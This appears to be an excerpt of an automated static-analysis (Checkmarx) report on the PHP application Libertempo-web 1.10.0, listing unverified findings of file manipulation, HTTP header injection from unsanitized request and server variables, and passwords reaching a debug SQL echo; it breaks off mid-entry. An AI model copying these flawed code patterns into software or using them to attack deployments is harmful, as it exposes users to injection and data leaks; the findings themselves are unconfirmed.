File	/Libertempo-web-1.10.0/vendor/Libertempo/libertempo-api/Vendor/slim/slim/Slim/Http/Stream.php	/Libertempo-web-1.10.0/vendor/Libertempo/libertempo-api/Vendor/atoum/atoum/tests/units/classes/mock/streams/fs/file/controller.php
Line	117	217
Object	stream_get_meta_data	resource

Code Snippet

File Name	/Libertempo-web-1.10.0/vendor/Libertempo/libertempo-api/Vendor/slim/slim/Slim/Http/Stream.php
Method	public function getMetadata(\$key = null)
	<pre> 117. \$this->meta = stream_get_meta_data(\$this->stream); </pre>
	▼
File Name	/Libertempo-web-1.10.0/vendor/Libertempo/libertempo-api/Vendor/atoum/atoum/tests/units/classes/mock/streams/fs/file/controller.php
Method	
	<pre> 217. ->and(\$controller->setCalls(\$calls = new \mock\mageekguy\atoum\test\adapter\calls())) </pre>

Stored File Manipulation\Path 43:

Severity	Medium
Result State	To Verify
Online Results	https://hrzchkmkapp.in.ac-paris.fr/CxWebClient/ViewerMain.aspx?scanid=10426&projectid=10243&pathid=1527
Status	New

Source	Destination
--------	-------------

File	/Libertempo-web-1.10.0/vendor/Libertempo/libertempo-api/Vendor/slim/slim/Slim/Http/Stream.php	/Libertempo-web-1.10.0/vendor/Libertempo/libertempo-api/Vendor/atoum/atoum/tests/units/classes/mock/streams/fs/file/controller.php
Line	117	215
Object	stream_get_meta_data	resource

Code Snippet

File Name /Libertempo-web-1.10.0/vendor/Libertempo/libertempo-api/Vendor/slim/slim/Slim/Http/Stream.php
Method public function getMetadata(\$key = null)

```
....
117.          $this->meta = stream_get_meta_data($this->stream);
```



File Name /Libertempo-web-1.10.0/vendor/Libertempo/libertempo-api/Vendor/atoum/atoum/tests/units/classes/mock/streams/fs/file/controller.php
Method

```
....
215.          ->assert('Use r and r+ mode')
```

Stored File Manipulation\Path 44:

Severity	Medium
Result State	To Verify
Online Results	https://hrzchkmkapp.in.ac-paris.fr/CxWebClient/ViewerMain.aspx?scanid=10426&projectid=10243&pathid=1528
Status	New

	Source	Destination
File	/Libertempo-web-1.10.0/vendor/Libertempo/libertempo-api/Vendor/slim/slim/Slim/Http/Stream.php	/Libertempo-web-1.10.0/vendor/atoum/atoum/tests/units/classes/mock/streams/fs/file/controller.php
Line	117	542
Object	stream_get_meta_data	file

Code Snippet

File Name /Libertempo-web-1.10.0/vendor/Libertempo/libertempo-api/Vendor/slim/slim/Slim/Http/Stream.php
Method public function getMetadata(\$key = null)

```
....
117.          $this->meta = stream_get_meta_data($this->stream);
```



File Name /Libertempo-web-1.10.0/vendor/atoum/atoum/tests/units/classes/mock/streams/fs/file/controller.php

Method ->then

```
....
542.                                     ->if($controller->isNotReadable())
```

Stored File Manipulation\Path 45:

Severity Medium

Result State To Verify

Online Results <https://hrzchkmkapp.in.ac-paris.fr/CxWebClient/ViewerMain.aspx?scanid=10426&projectid=10243&pathid=1529>

Status New

	Source	Destination
File	/Libertempo-web-1.10.0/vendor/Libertempo/libertempo-api/Vendor/slim/slim/Slim/Http/Stream.php	/Libertempo-web-1.10.0/vendor/atoum/atoum/tests/units/classes/mock/streams/fs/file.php
Line	117	218
Object	stream_get_meta_data	resource

Code Snippet

File Name /Libertempo-web-1.10.0/vendor/Libertempo/libertempo-api/Vendor/slim/slim/Slim/Http/Stream.php

Method public function getMetadata(\$key = null)

```
....
117.         $this->meta = stream_get_meta_data($this->stream);
```



File Name /Libertempo-web-1.10.0/vendor/atoum/atoum/tests/units/classes/mock/streams/fs/file.php

Method public function testFopen()

```
....
218.                                     ->integer(ftell($resource)) ->isZero()
```

Stored File Manipulation\Path 46:

Severity Medium

Result State To Verify

Online Results <https://hrzchkmkapp.in.ac-paris.fr/CxWebClient/ViewerMain.aspx?scanid=10426&projectid=10243&pathid=1530>

Status New

Source	Destination
--------	-------------

File	/Libertempo-web-1.10.0/vendor/Libertempo/libertempo-api/Vendor/slim/slim/Slim/Http/Stream.php	/Libertempo-web-1.10.0/vendor/atoum/atoum/tests/units/classes/mock/streams/fs/file.php
Line	117	217
Object	stream_get_meta_data	resource

Code Snippet

File Name /Libertempo-web-1.10.0/vendor/Libertempo/libertempo-api/Vendor/slim/slim/Slim/Http/Stream.php
Method public function getMetadata(\$key = null)

```
....
117.          $this->meta = stream_get_meta_data($this->stream);
```

File Name /Libertempo-web-1.10.0/vendor/atoum/atoum/tests/units/classes/mock/streams/fs/file.php
Method public function testFopen()

```
....
217.          ->integer(fseek($resource, 0))->isZero()
```

Stored File Manipulation\Path 47:

Severity	Medium
Result State	To Verify
Online Results	https://hrzchkmkapp.in.ac-paris.fr/CxWebClient/ViewerMain.aspx?scanid=10426&projectid=10243&pathid=1531
Status	New

	Source	Destination
File	/Libertempo-web-1.10.0/vendor/Libertempo/libertempo-api/Vendor/slim/slim/Slim/Http/Stream.php	/Libertempo-web-1.10.0/vendor/atoum/atoum/tests/units/classes/mock/streams/fs/file.php
Line	117	215
Object	stream_get_meta_data	resource

Code Snippet

File Name /Libertempo-web-1.10.0/vendor/Libertempo/libertempo-api/Vendor/slim/slim/Slim/Http/Stream.php
Method public function getMetadata(\$key = null)

```
....
117.          $this->meta = stream_get_meta_data($this->stream);
```

File Name /Libertempo-web-1.10.0/vendor/atoum/atoum/tests/units/classes/mock/streams/fs/file.php
Method public function testFopen()

```
....
215.                                     ->integer(ftell($resource))->isZero()
```

Stored File Manipulation\Path 48:

Severity Medium
Result State To Verify
Online Results <https://hrzchkmkapp.in.ac-paris.fr/CxWebClient/ViewerMain.aspx?scanid=10426&projectid=10243&pathid=1532>
Status New

	Source	Destination
File	/Libertempo-web-1.10.0/vendor/Libertempo/libertempo-api/Vendor/slim/slim/Slim/Http/Stream.php	/Libertempo-web-1.10.0/vendor/Libertempo/libertempo-api/Vendor/atoum/atoum/tests/units/classes/mock/streams/fs/file/controller.php
Line	117	542
Object	stream_get_meta_data	file

Code Snippet

File Name /Libertempo-web-1.10.0/vendor/Libertempo/libertempo-api/Vendor/slim/slim/Slim/Http/Stream.php
Method public function getMetadata(\$key = null)

```
....
117.         $this->meta = stream_get_meta_data($this->stream);
```



File Name /Libertempo-web-1.10.0/vendor/Libertempo/libertempo-api/Vendor/atoum/atoum/tests/units/classes/mock/streams/fs/file/controller.php
Method ->then

```
....
542.                                     ->if($controller->isNotReadable())
```

Stored File Manipulation\Path 49:

Severity Medium
Result State To Verify
Online Results <https://hrzchkmkapp.in.ac-paris.fr/CxWebClient/ViewerMain.aspx?scanid=10426&projectid=10243&pathid=1533>
Status New

Source	Destination
--------	-------------

File	/Libertempo-web-1.10.0/vendor/Libertempo/libertempo-api/Vendor/slim/slim/Slim/Http/Stream.php	/Libertempo-web-1.10.0/vendor/atoum/atoum/tests/units/classes/mock/streams/fs/file/controller.php
Line	117	218
Object	stream_get_meta_data	resource

Code Snippet

File Name /Libertempo-web-1.10.0/vendor/Libertempo/libertempo-api/Vendor/slim/slim/Slim/Http/Stream.php
Method public function getMetadata(\$key = null)

```
....
117.          $this->meta = stream_get_meta_data($this->stream);
```

File Name /Libertempo-web-1.10.0/vendor/atoum/atoum/tests/units/classes/mock/streams/fs/file/controller.php

Method

```
....
218.          ->and($usePath = null)
```

Stored File Manipulation\Path 50:

Severity	Medium
Result State	To Verify
Online Results	https://hrzchkmkapp.in.ac-paris.fr/CxWebClient/ViewerMain.aspx?scanid=10426&projectid=10243&pathid=1534
Status	New

	Source	Destination
File	/Libertempo-web-1.10.0/vendor/Libertempo/libertempo-api/Vendor/slim/slim/Slim/Http/Stream.php	/Libertempo-web-1.10.0/vendor/atoum/atoum/tests/units/classes/mock/streams/fs/file/controller.php
Line	117	217
Object	stream_get_meta_data	resource

Code Snippet

File Name /Libertempo-web-1.10.0/vendor/Libertempo/libertempo-api/Vendor/slim/slim/Slim/Http/Stream.php
Method public function getMetadata(\$key = null)

```
....
117.          $this->meta = stream_get_meta_data($this->stream);
```

File Name /Libertempo-web-1.10.0/vendor/atoum/atoum/tests/units/classes/mock/streams/fs/file/controller.php

Method

```
....
217.         ->and($controller->setCalls($calls = new
\mock\mageekguy\atoum\test\adapter\calls()))
```

Header Injection

Query Path:

PHP\Cx\PHP Medium Threat\Header Injection Version:1

Categories

PCI DSS v3.1: PCI DSS (3.1) - 6.5.1 - Injection flaws - particularly SQL injection

Description

Header Injection\Path 1:

Severity	Medium
Result State	To Verify
Online Results	https://hrzchkmkapp.in.ac-paris.fr/CxWebClient/ViewerMain.aspx?scanid=10426&projectid=10243&pathid=1465
Status	New

Method `getpost_variable` at line 1400 of `/Libertempo-web-1.10.0/fonctions_conges.php` receives a user input from the `_POST` element. This element's value then copied into the request header without being properly sanitized or validated in `commit_sauvegarde` at line 548 of `/Libertempo-web-1.10.0/admin/Fonctions.php`. If a 3rd party can influence this value it may enable an HTTP Header Injection attack.

	Source	Destination
File	/Libertempo-web-1.10.0/fonctions_conges.php	/Libertempo-web-1.10.0/admin/Fonctions.php
Line	1402	551
Object	_POST	BinaryExpr

Code Snippet

File Name /Libertempo-web-1.10.0/fonctions_conges.php
Method `function getpost_variable($variable, $default="")`

```
....
1402.     $valeur = (isset($_POST[$variable]) ? $_POST[$variable] :
(isset($_GET[$variable]) ? $_GET[$variable] : $default));
```



File Name /Libertempo-web-1.10.0/admin/Fonctions.php
Method `public static function commit_sauvegarde($type_sauvegarde)`


```
....
551.             header("Content-Type: text/x-delimtext;
name=\"php_conges_\".$type_sauvegarde.\".sql\");
```

Header Injection\Path 2:

Severity	Medium
Result State	To Verify
Online Results	https://hrzchkmkapp.in.ac-paris.fr/CxWebClient/ViewerMain.aspx?scanid=10426&projectid=10243&pathid=1466
Status	New

Method `getpost_variable` at line 1400 of `/Libertempo-web-1.10.0/fonctions_conges.php` receives a user input from the `_GET` element. This element's value then copied into the request header without being properly sanitized or validated in `commit_sauvegarde` at line 548 of `/Libertempo-web-1.10.0/admin/Fonctions.php`. If a 3rd party can influence this value it may enable an HTTP Header Injection attack.

	Source	Destination
File	<code>/Libertempo-web-1.10.0/fonctions_conges.php</code>	<code>/Libertempo-web-1.10.0/admin/Fonctions.php</code>
Line	1402	551
Object	<code>_GET</code>	<code>BinaryExpr</code>

Code Snippet

File Name `/Libertempo-web-1.10.0/fonctions_conges.php`
Method `function getpost_variable($variable, $default="")`

```
....
1402.     $valeur = (isset($_POST[$variable]) ? $_POST[$variable] :
(isset($_GET[$variable]) ? $_GET[$variable] : $default));
```



File Name `/Libertempo-web-1.10.0/admin/Fonctions.php`
Method `public static function commit_sauvegarde($type_sauvegarde)`

```
....
551.             header("Content-Type: text/x-delimtext;
name=\"php_conges_\".$type_sauvegarde.\".sql\");
```

Header Injection\Path 3:

Severity	Medium
Result State	To Verify
Online Results	https://hrzchkmkapp.in.ac-paris.fr/CxWebClient/ViewerMain.aspx?scanid=10426&projectid=10243&pathid=1467
Status	New

Method `getpost_variable` at line 1400 of `/Libertempo-web-1.10.0/fonctions_conges.php` receives a user input from the `_POST` element. This element's value then copied into the request header without being properly

sanitized or validated in commit_sauvegarde at line 548 of /Libertempo-web-1.10.0/admin/Fonctions.php. If a 3rd party can influence this value it may enable an HTTP Header Injection attack.

	Source	Destination
File	/Libertempo-web-1.10.0/fonctions_conges.php	/Libertempo-web-1.10.0/admin/Fonctions.php
Line	1402	552
Object	_POST	BinaryExpr

Code Snippet

File Name /Libertempo-web-1.10.0/fonctions_conges.php
Method function getpost_variable(\$variable, \$default="")

```
....
1402.     $valeur = (isset($_POST[$variable]) ? $_POST[$variable] :
(isset($_GET[$variable]) ? $_GET[$variable] : $default));
```

File Name /Libertempo-web-1.10.0/admin/Fonctions.php
Method public static function commit_sauvegarde(\$type_sauvegarde)

```
....
552.     header("Content-disposition: attachment;
filename=php_conges_". $type_sauvegarde. ".sql");
```

Header Injection\Path 4:

Severity	Medium
Result State	To Verify
Online Results	https://hrzchkmkapp.in.ac-paris.fr/CxWebClient/ViewerMain.aspx?scanid=10426&projectid=10243&pathid=1468
Status	New

Method getpost_variable at line 1400 of /Libertempo-web-1.10.0/fonctions_conges.php receives a user input from the _GET element. This element's value then copied into the request header without being properly sanitized or validated in commit_sauvegarde at line 548 of /Libertempo-web-1.10.0/admin/Fonctions.php. If a 3rd party can influence this value it may enable an HTTP Header Injection attack.

	Source	Destination
File	/Libertempo-web-1.10.0/fonctions_conges.php	/Libertempo-web-1.10.0/admin/Fonctions.php
Line	1402	552
Object	_GET	BinaryExpr

Code Snippet

File Name /Libertempo-web-1.10.0/fonctions_conges.php
Method function getpost_variable(\$variable, \$default="")

```
....
1402.      $valeur = (isset($_POST[$variable]) ? $_POST[$variable] :
(isset($_GET[$variable]) ? $_GET[$variable] : $default));
```

File Name /Libertempo-web-1.10.0/admin/Fonctions.php
Method public static function commit_sauvegarde(\$type_sauvegarde)

```
....
552.      header("Content-disposition: attachment;
filename=php_conges_". $type_sauvegarde. ".sql");
```

Header Injection\Path 5:

Severity Medium
Result State To Verify
Online Results <https://hrzchkmkapp.in.ac-paris.fr/CxWebClient/ViewerMain.aspx?scanid=10426&projectid=10243&pathid=1469>
Status New

Method _getClientUrl at line 3479 of /Libertempo-web-1.10.0/vendor/jasig/phpcas/source/CAS/Client.php receives a user input from the _SERVER element. This element's value then copied into the request header without being properly sanitized or validated in isAuthenticated at line 1351 of /Libertempo-web-1.10.0/vendor/jasig/phpcas/source/CAS/Client.php. If a 3rd party can influence this value it may enable an HTTP Header Injection attack.

	Source	Destination
File	/Libertempo-web-1.10.0/vendor/jasig/phpcas/source/CAS/Client.php	/Libertempo-web-1.10.0/vendor/jasig/phpcas/source/CAS/Client.php
Line	3490	1365
Object	_SERVER	BinaryExpr

Code Snippet

File Name /Libertempo-web-1.10.0/vendor/jasig/phpcas/source/CAS/Client.php
Method private function _getClientUrl()

```
....
3490.      $server_url = $_SERVER['HTTP_HOST'];
```

File Name /Libertempo-web-1.10.0/vendor/jasig/phpcas/source/CAS/Client.php
Method public function isAuthenticated()

```
....
1365.      header('Location: '.$this->getURL());
```

Header Injection\Path 6:

Severity	Medium
Result State	To Verify
Online Results	https://hrzchkmkapp.in.ac-paris.fr/CxWebClient/ViewerMain.aspx?scanid=10426&projectid=10243&pathid=1470
Status	New

Method `_getClientUrl` at line 3479 of `/Libertempo-web-1.10.0/vendor/jasig/phpcas/source/CAS/Client.php` receives a user input from the `_SERVER` element. This element's value then copied into the request header without being properly sanitized or validated in `isAuthenticated` at line 1351 of `/Libertempo-web-1.10.0/vendor/jasig/phpcas/source/CAS/Client.php`. If a 3rd party can influence this value it may enable an HTTP Header Injection attack.

	Source	Destination
File	<code>/Libertempo-web-1.10.0/vendor/jasig/phpcas/source/CAS/Client.php</code>	<code>/Libertempo-web-1.10.0/vendor/jasig/phpcas/source/CAS/Client.php</code>
Line	3499	1365
Object	<code>_SERVER</code>	<code>BinaryExpr</code>

Code Snippet

File Name `/Libertempo-web-1.10.0/vendor/jasig/phpcas/source/CAS/Client.php`
 Method `private function _getClientUrl()`

```
....
3499.             $ports = explode(' ',
$_SERVER['HTTP_X_FORWARDED_PORT']);
```



File Name `/Libertempo-web-1.10.0/vendor/jasig/phpcas/source/CAS/Client.php`
 Method `public function isAuthenticated()`

```
....
1365.             header('Location: '.$this->getURL());
```

Header Injection\Path 7:

Severity	Medium
Result State	To Verify
Online Results	https://hrzchkmkapp.in.ac-paris.fr/CxWebClient/ViewerMain.aspx?scanid=10426&projectid=10243&pathid=1471
Status	New

Method `getURL` at line 3442 of `/Libertempo-web-1.10.0/vendor/jasig/phpcas/source/CAS/Client.php` receives a user input from the `_SERVER` element. This element's value then copied into the request header without being properly sanitized or validated in `isAuthenticated` at line 1351 of `/Libertempo-web-1.10.0/vendor/jasig/phpcas/source/CAS/Client.php`. If a 3rd party can influence this value it may enable an HTTP Header Injection attack.

Source	Destination
--------	-------------

File	/Libertempo-web-1.10.0/vendor/jasig/phpcas/source/CAS/Client.php	/Libertempo-web-1.10.0/vendor/jasig/phpcas/source/CAS/Client.php
Line	3453	1365
Object	_SERVER	BinaryExpr

Code Snippet

File Name /Libertempo-web-1.10.0/vendor/jasig/phpcas/source/CAS/Client.php
Method public function getURL()

```
....
3453.             $request_uri      = explode('?',
$_SERVER['REQUEST_URI'], 2);
```



File Name /Libertempo-web-1.10.0/vendor/jasig/phpcas/source/CAS/Client.php
Method public function isAuthenticated()

```
....
1365.             header('Location: '.$this->getURL());
```

Header Injection\Path 8:

Severity Medium
Result State To Verify
Online Results <https://hrzchkmkapp.in.ac-paris.fr/CxWebClient/ViewerMain.aspx?scanid=10426&projectid=10243&pathid=1472>
Status New

Method _getClientUrl at line 3479 of /Libertempo-web-1.10.0/vendor/jasig/phpcas/source/CAS/Client.php receives a user input from the _SERVER element. This element's value then copied into the request header without being properly sanitized or validated in isAuthenticated at line 1351 of /Libertempo-web-1.10.0/vendor/jasig/phpcas/source/CAS/Client.php. If a 3rd party can influence this value it may enable an HTTP Header Injection attack.

	Source	Destination
File	/Libertempo-web-1.10.0/vendor/jasig/phpcas/source/CAS/Client.php	/Libertempo-web-1.10.0/vendor/jasig/phpcas/source/CAS/Client.php
Line	3490	1474
Object	_SERVER	BinaryExpr

Code Snippet

File Name /Libertempo-web-1.10.0/vendor/jasig/phpcas/source/CAS/Client.php
Method private function _getClientUrl()

```
....
3490.             $server_url = $_SERVER['HTTP_HOST'];
```

File Name /Libertempo-web-1.10.0/vendor/jasig/phpcas/source/CAS/Client.php
Method public function isAuthenticated()

```
....
1474.                                     header('Location: '.$this->getURL());
```

Header Injection\Path 9:

Severity Medium
Result State To Verify
Online Results <https://hrzchkmkapp.in.ac-paris.fr/CxWebClient/ViewerMain.aspx?scanid=10426&projectid=10243&pathid=1473>
Status New

Method _getClientUrl at line 3479 of /Libertempo-web-1.10.0/vendor/jasig/phpcas/source/CAS/Client.php receives a user input from the _SERVER element. This element's value then copied into the request header without being properly sanitized or validated in isAuthenticated at line 1351 of /Libertempo-web-1.10.0/vendor/jasig/phpcas/source/CAS/Client.php. If a 3rd party can influence this value it may enable an HTTP Header Injection attack.

	Source	Destination
File	/Libertempo-web-1.10.0/vendor/jasig/phpcas/source/CAS/Client.php	/Libertempo-web-1.10.0/vendor/jasig/phpcas/source/CAS/Client.php
Line	3499	1474
Object	_SERVER	BinaryExpr

Code Snippet

File Name /Libertempo-web-1.10.0/vendor/jasig/phpcas/source/CAS/Client.php
Method private function _getClientUrl()

```
....
3499.                                     $ports = explode(',',
$_SERVER['HTTP_X_FORWARDED_PORT']);
```

File Name /Libertempo-web-1.10.0/vendor/jasig/phpcas/source/CAS/Client.php
Method public function isAuthenticated()

```
....
1474.                                     header('Location: '.$this->getURL());
```

Header Injection\Path 10:

Severity Medium
Result State To Verify
Online Results <https://hrzchkmkapp.in.ac-paris.fr/CxWebClient/ViewerMain.aspx?scanid=10426&projectid=10243&pathid=1474>

Status New

Method `getURL` at line 3442 of `/Libertempo-web-1.10.0/vendor/jasig/phpcas/source/CAS/Client.php` receives a user input from the `_SERVER` element. This element's value then copied into the request header without being properly sanitized or validated in `isAuthenticated` at line 1351 of `/Libertempo-web-1.10.0/vendor/jasig/phpcas/source/CAS/Client.php`. If a 3rd party can influence this value it may enable an HTTP Header Injection attack.

	Source	Destination
File	<code>/Libertempo-web-1.10.0/vendor/jasig/phpcas/source/CAS/Client.php</code>	<code>/Libertempo-web-1.10.0/vendor/jasig/phpcas/source/CAS/Client.php</code>
Line	3453	1474
Object	<code>_SERVER</code>	<code>BinaryExpr</code>

Code Snippet

File Name `/Libertempo-web-1.10.0/vendor/jasig/phpcas/source/CAS/Client.php`
 Method `public function getURL()`

```
....
3453.             $request_uri      = explode('?',
$_SERVER['REQUEST_URI'], 2);
```



File Name `/Libertempo-web-1.10.0/vendor/jasig/phpcas/source/CAS/Client.php`
 Method `public function isAuthenticated()`

```
....
1474.             header('Location: '.$this->getURL());
```

Header Injection\Path 11:

Severity Medium
 Result State To Verify
 Online Results <https://hrzchkmkapp.in.ac-paris.fr/CxWebClient/ViewerMain.aspx?scanid=10426&projectid=10243&pathid=1475>
 Status New

Method `_getClientUrl` at line 3479 of `/Libertempo-web-1.10.0/vendor/jasig/phpcas/source/CAS/Client.php` receives a user input from the `_SERVER` element. This element's value then copied into the request header without being properly sanitized or validated in `redirectToCas` at line 1610 of `/Libertempo-web-1.10.0/vendor/jasig/phpcas/source/CAS/Client.php`. If a 3rd party can influence this value it may enable an HTTP Header Injection attack.

	Source	Destination
File	<code>/Libertempo-web-1.10.0/vendor/jasig/phpcas/source/CAS/Client.php</code>	<code>/Libertempo-web-1.10.0/vendor/jasig/phpcas/source/CAS/Client.php</code>
Line	3490	1616

Object	_SERVER	BinaryExpr
--------	---------	------------

Code Snippet

File Name /Libertempo-web-1.10.0/vendor/jasig/phpcas/source/CAS/Client.php
Method private function _getClientUrl()

```
....
3490.                $server_url = $_SERVER['HTTP_HOST'];
```



File Name /Libertempo-web-1.10.0/vendor/jasig/phpcas/source/CAS/Client.php
Method public function redirectToCas(\$gateway=false,\$renew=false)

```
....
1616.                @header('Location: '.$cas_url);
```

Header Injection\Path 12:

Severity	Medium
Result State	To Verify
Online Results	https://hrzchkmkapp.in.ac-paris.fr/CxWebClient/ViewerMain.aspx?scanid=10426&projectid=10243&pathid=1476
Status	New

Method _getClientUrl at line 3479 of /Libertempo-web-1.10.0/vendor/jasig/phpcas/source/CAS/Client.php receives a user input from the _SERVER element. This element's value then copied into the request header without being properly sanitized or validated in redirectToCas at line 1610 of /Libertempo-web-1.10.0/vendor/jasig/phpcas/source/CAS/Client.php. If a 3rd party can influence this value it may enable an HTTP Header Injection attack.

	Source	Destination
File	/Libertempo-web-1.10.0/vendor/jasig/phpcas/source/CAS/Client.php	/Libertempo-web-1.10.0/vendor/jasig/phpcas/source/CAS/Client.php
Line	3499	1616
Object	_SERVER	BinaryExpr

Code Snippet

File Name /Libertempo-web-1.10.0/vendor/jasig/phpcas/source/CAS/Client.php
Method private function _getClientUrl()

```
....
3499.                $ports = explode(',',
$_SERVER['HTTP_X_FORWARDED_PORT']);
```



File Name /Libertempo-web-1.10.0/vendor/jasig/phpcas/source/CAS/Client.php
Method public function redirectToCas(\$gateway=false,\$renew=false)


```
....
1616.                @header('Location: '.$cas_url);
```

Header Injection\Path 13:

Severity	Medium
Result State	To Verify
Online Results	https://hrzchkmkapp.in.ac-paris.fr/CxWebClient/ViewerMain.aspx?scanid=10426&projectid=10243&pathid=1477
Status	New

Method getURL at line 3442 of /Libertempo-web-1.10.0/vendor/jasig/phpcas/source/CAS/Client.php receives a user input from the _SERVER element. This element's value then copied into the request header without being properly sanitized or validated in redirectToCas at line 1610 of /Libertempo-web-1.10.0/vendor/jasig/phpcas/source/CAS/Client.php. If a 3rd party can influence this value it may enable an HTTP Header Injection attack.

	Source	Destination
File	/Libertempo-web-1.10.0/vendor/jasig/phpcas/source/CAS/Client.php	/Libertempo-web-1.10.0/vendor/jasig/phpcas/source/CAS/Client.php
Line	3453	1616
Object	_SERVER	BinaryExpr

Code Snippet

File Name /Libertempo-web-1.10.0/vendor/jasig/phpcas/source/CAS/Client.php
Method public function getURL()

```
....
3453.                $request_uri      = explode('?',
$_SERVER['REQUEST_URI'], 2);
```

File Name /Libertempo-web-1.10.0/vendor/jasig/phpcas/source/CAS/Client.php
Method public function redirectToCas(\$gateway=false,\$renew=false)

```
....
1616.                @header('Location: '.$cas_url);
```

Header Injection\Path 14:

Severity	Medium
Result State	To Verify
Online Results	https://hrzchkmkapp.in.ac-paris.fr/CxWebClient/ViewerMain.aspx?scanid=10426&projectid=10243&pathid=1478
Status	New

Method _getClientUrl at line 3479 of /Libertempo-web-1.10.0/vendor/jasig/phpcas/source/CAS/Client.php receives a user input from the _SERVER element. This element's value then copied into the request header

without being properly sanitized or validated in redirectToCas at line 1610 of /Libertempo-web-1.10.0/vendor/jasig/phpcas/source/CAS/Client.php. If a 3rd party can influence this value it may enable an HTTP Header Injection attack.

	Source	Destination
File	/Libertempo-web-1.10.0/vendor/jasig/phpcas/source/CAS/Client.php	/Libertempo-web-1.10.0/vendor/jasig/phpcas/source/CAS/Client.php
Line	3490	1618
Object	_SERVER	BinaryExpr

Code Snippet

File Name /Libertempo-web-1.10.0/vendor/jasig/phpcas/source/CAS/Client.php
Method private function _getClientUrl()

```
....
3490.             $server_url = $_SERVER['HTTP_HOST'];
```



File Name /Libertempo-web-1.10.0/vendor/jasig/phpcas/source/CAS/Client.php
Method public function redirectToCas(\$gateway=false,\$renew=false)

```
....
1618.             header('Location: '.$cas_url);
```

Header Injection\Path 15:

Severity	Medium
Result State	To Verify
Online Results	https://hrzchkmkapp.in.ac-paris.fr/CxWebClient/ViewerMain.aspx?scanid=10426&projectid=10243&pathid=1479
Status	New

Method _getClientUrl at line 3479 of /Libertempo-web-1.10.0/vendor/jasig/phpcas/source/CAS/Client.php receives a user input from the _SERVER element. This element's value then copied into the request header without being properly sanitized or validated in redirectToCas at line 1610 of /Libertempo-web-1.10.0/vendor/jasig/phpcas/source/CAS/Client.php. If a 3rd party can influence this value it may enable an HTTP Header Injection attack.

	Source	Destination
File	/Libertempo-web-1.10.0/vendor/jasig/phpcas/source/CAS/Client.php	/Libertempo-web-1.10.0/vendor/jasig/phpcas/source/CAS/Client.php
Line	3499	1618
Object	_SERVER	BinaryExpr

Code Snippet

File Name /Libertempo-web-1.10.0/vendor/jasig/phpcas/source/CAS/Client.php

Method private function _getClientUrl()

```
....
3499.                $ports = explode(',',
$_SERVER['HTTP_X_FORWARDED_PORT']);
```

File Name /Libertempo-web-1.10.0/vendor/jasig/phpcas/source/CAS/Client.php

Method public function redirectToCas(\$gateway=false,\$renew=false)

```
....
1618.                header('Location: '.$cas_url);
```

Header Injection\Path 16:

Severity Medium

Result State To Verify

Online Results <https://hrzchkmkapp.in.ac-paris.fr/CxWebClient/ViewerMain.aspx?scanid=10426&projectid=10243&pathid=1480>

Status New

Method getUrl at line 3442 of /Libertempo-web-1.10.0/vendor/jasig/phpcas/source/CAS/Client.php receives a user input from the _SERVER element. This element's value then copied into the request header without being properly sanitized or validated in redirectToCas at line 1610 of /Libertempo-web-1.10.0/vendor/jasig/phpcas/source/CAS/Client.php. If a 3rd party can influence this value it may enable an HTTP Header Injection attack.

	Source	Destination
File	/Libertempo-web-1.10.0/vendor/jasig/phpcas/source/CAS/Client.php	/Libertempo-web-1.10.0/vendor/jasig/phpcas/source/CAS/Client.php
Line	3453	1618
Object	_SERVER	BinaryExpr

Code Snippet

File Name /Libertempo-web-1.10.0/vendor/jasig/phpcas/source/CAS/Client.php

Method public function getUrl()

```
....
3453.                $request_uri = explode('?',
$_SERVER['REQUEST_URI'], 2);
```

File Name /Libertempo-web-1.10.0/vendor/jasig/phpcas/source/CAS/Client.php

Method public function redirectToCas(\$gateway=false,\$renew=false)

```
....
1618.                header('Location: '.$cas_url);
```

Privacy Violation

Query Path:

PHP\Cx\PHP Medium Threat\Privacy Violation Version:3

Categories

PCI DSS v3.1: PCI DSS (3.1) - 6.5.8 - Improper access control

OWASP Top 10 2013: A6-Sensitive Data Exposure

Description

Privacy Violation\Path 1:

Severity	Medium
Result State	To Verify
Online Results	https://hrzchkmkapp.in.ac-paris.fr/CxWebClient/ViewerMain.aspx?scanid=10426&projectid=10243&pathid=1300
Status	New

Method

	Source	Destination
File	/Libertempo-web-1.10.0/index.php	/Libertempo-web-1.10.0/includes/SQL.php
Line	49	189
Object	session_password	echo

Code Snippet

File Name /Libertempo-web-1.10.0/index.php

Method <?php

```
....
49. $session_password = isset($_POST['session_password']) ?
$_POST['session_password'] : '';
```

File Name /Libertempo-web-1.10.0/includes/SQL.php

Method public function query(\$query , \$resultmode = MYSQLI_STORE_RESULT)

```
....
189. 'sql      : ' . $query. "\n".
```

Privacy Violation\Path 2:

Severity	Medium
Result State	To Verify
Online Results	https://hrzchkmkapp.in.ac-paris.fr/CxWebClient/ViewerMain.aspx?scanid=10426&projectid=10243&pathid=1301
Status	New

Method commit_annul_fermeture at line 2653 of /Libertempo-web-1.10.0/hr/Fonctions.php sends user information outside the application. This may constitute a Privacy Violation.

Source	Destination
--------	-------------

File	/Libertempo-web-1.10.0/hr/Fonctions.php	/Libertempo-web-1.10.0/includes/SQL.php
Line	2681	189
Object	sql_credit	echo

Code Snippet

File Name /Libertempo-web-1.10.0/hr/Fonctions.php
Method public static function commit_annul_fermeture(\$fermeture_id, \$groupe_id)

```
....
2681.          $sql_credit='SELECT p_num, p_nb_jours, p_type FROM
conges_periode WHERE p_login="'. \includes\SQL::quote($current_login) .'"
AND p_fermeture_id="'. \includes\SQL::quote($fermeture_id) .'" AND
p_etat=\'ok\'';
```

File Name /Libertempo-web-1.10.0/includes/SQL.php
Method public function query(\$query , \$resultmode = MYSQLI_STORE_RESULT)

```
....
189.          'sql      : ' . $query. "\n".
```

Privacy Violation\Path 3:

Severity	Medium
Result State	To Verify
Online Results	https://hrzchkmkapp.in.ac-paris.fr/CxWebClient/ViewerMain.aspx?scanid=10426&projectid=10243&pathid=1302
Status	New

Method recup_infos_du_user at line 1553 of /Libertempo-web-1.10.0/fonctions_conges.php sends user information outside the application. This may constitute a Privacy Violation.

	Source	Destination
File	/Libertempo-web-1.10.0/fonctions_conges.php	/Libertempo-web-1.10.0/includes/SQL.php
Line	1572	189
Object	passwd	echo

Code Snippet

File Name /Libertempo-web-1.10.0/fonctions_conges.php
Method function recup_infos_du_user(\$login, \$list_groups_double_valid)

```
....
1572.          $tab_user['passwd']      = $resultat['u_passwd'];
```

File Name /Libertempo-web-1.10.0/includes/SQL.php
Method public function query(\$query , \$resultmode = MYSQLI_STORE_RESULT)

```
.....
189.                  'sql      : ' .$query. "\n".
```

Privacy Violation\Path 4:

Severity	Medium
Result State	To Verify
